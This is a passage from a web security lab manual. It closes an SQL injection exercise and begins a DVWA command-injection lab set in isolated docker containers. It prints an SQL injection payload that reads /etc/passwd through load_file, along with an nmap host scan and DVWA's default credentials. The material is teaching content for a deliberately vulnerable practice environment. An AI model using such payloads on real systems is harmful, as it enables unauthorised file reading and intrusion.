


Fig 7.30: SQL Injection Test 11




Fig 7.31: Output of SQL Injection Test 11

This application is currently connected to the owasp10database. Let's try to read a file from the server's filesystem. For this, type the following SQL injection code in the “Name” input box and click the “View Account Details” button.

' UNION SELECT NULL,load_file('/etc/passwd'),NULL,NULL,NULL #




Fig 7.32: SQL Injection Test 11




Fig 7.33: Output of SQL Injection Test 11

The content of the "/etc/passwd" file is successfully retrieved using SQL command injection.

Chapter 8

Lab 06 - Analyzing Command Injection Vulnerability of DVWA

8.1 Overview

This lab exercise explores the Command Injection vulnerability at different security levels in the Command Execution page of Damn Vulnerable Web Application (DVWA) running on Metasploitable2.

8.2 Background Information

Command injection vulnerability is a web security vulnerability where a website application allows arbitrary system commands to be executed. Command injection vulnerability occurs, when a web application has insufficient input validation and passes user-supplied data to the system shell. Depending on the level of privilege the application has, an attacker can access configuration files, edit or delete data, or even get a shell or create a backdoor,

The Damn Vulnerable Web Application (DVWA) is a web application that deliberately includes security vulnerabilities. The main purpose of the DVWA is to help security professionals to examine their skills and tools in a legal environment. It helps web developers to comprehend more accurately the processes of securing web applications. Also, it allows teachers to teach and students to learn web application security in an isolated environment.


8.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```


A screenshot of a terminal window titled 'csl@CSL: ~'. The terminal shows the following commands and output:

```
csl@CSL:~$ docker start victim_1
victim_1
csl@CSL:~$ docker attach victim_1
root@victim_1:/#
```

Fig 8.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```

A screenshot of a terminal window titled '@victim_1: /'. The terminal shows the output of the 'services.sh' script:


```
root@victim_1:/# services.sh
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 10.10.10.3 for ServerName
[ OK ]
* Starting deferred execution scheduler atd
[ OK ]
* Starting periodic command scheduler crond
[ OK ]
Starting distccd
* Starting MySQL database server mysqld
[ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Configuring network interfaces...
[ OK ]
* Starting portmap daemon...
[ OK ]
* Starting Postfix Mail Transport Agent postfix
[ OK ]
* Starting PostgreSQL 8.3 database server
[ OK ]
* Starting ftp server proftpd
[ OK ]
* Starting Samba daemons
[ OK ]
Starting network management services: snmpd.
snmpd[715]: error finding row index in _ifXTable_container_row_restore

* Starting OpenBSD Secure Shell server sshd
[ OK ]
* Starting system log daemon...
[ OK ]
* Starting Tomcat servlet engine tomcat5.5
[ OK ]
* Starting internet superserver xinetd
[ OK ]
* Doing Wacom setup...
[ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[ OK ]
root@victim_1:/#
```

Fig 8.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

```
docker start attacker_1
docker attach attacker_1
```




```
cs1@CSL: ~
cs1@CSL:~$ docker start attacker_1
attacker_1
cs1@CSL:~$ docker attach attacker_1
_#
```

Fig 8.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
root@attacker_1: /
(root@attacker_1)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.2 netmask 255.255.255.248 broadcast 10.10.10.7
    ether 02:42:0a:0a:0a:02 txqueuelen 0 (Ethernet)
    RX packets 44 bytes 6014 (5.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig 8.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.




```
root@attacker_1: /
(root@attacker_1)-[/]
# route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 10.10.10.1 0.0.0.0 UG 0 0 0 eth0
10.10.10.0 0.0.0.0 255.255.255.248 U 0 0 0 eth0
```

Fig 8.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Scanning Available Hosts

In the terminal of the attacker container, run a Nmap ping scan on the “10.10.10.0/29” network to show the available hosts of the network.



```
root@attacker_1: /
# nmap -sn 10.10.10.0/29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 05:18 UTC
Nmap scan report for CSL (10.10.10.1)
Host is up (0.000091s latency).
MAC Address: 02:42:C8:19:D6:91 (Unknown)
Nmap scan report for victim_1.vulnet (10.10.10.3)
Host is up (0.000027s latency).
MAC Address: 02:42:0A:0A:0A:03 (Unknown)
Nmap scan report for attacker_1 (10.10.10.2)
Host is up.
Nmap done: 8 IP addresses (3 hosts up) scanned in 1.64 seconds
```

Fig 8.6: Available Hosts in the Network

According to the ping scan report, the following three hosts are available on the “10.10.10.0/29” network.

- 10.10.10.1 is the gateway of the “10.10.10.0/29” network.
- 10.10.10.2 is the attacker container.
- 10.10.10.3 is the victim container.

Step 4: Access the Damn Vulnerable Web Application (DVWA)

In the terminal of the attacker container, type “*firefox*” and hit “Enter” to launch the Firefox browser.




Fig 8.7: Firefox Browser Running on the Attacker Container

Type the IP address of the victim container in the Firefox browser and hit “Enter” to access the Metasploitable2 web server.




Fig 8.8: Metasploitable2 Web Server

Click “DVWA” to open the Damn Vulnerable Web Application page.



Fig 8.9: Damn Vulnerable Web Application

Now type the default username “*admin*” in the Username input box and default password “*password*” in the Password input box and click the “Login” button to access the Damn Vulnerable Web Application.




Fig 8.10: Home Page of Damn Vulnerable Web Application

Step 5: Perform Command Injection at Low-Security Level

The default security level of DVWA is high, to set the security level to low, click on the “DVWA Security” tab, then change the security level to “low” and click the “Submit” button.

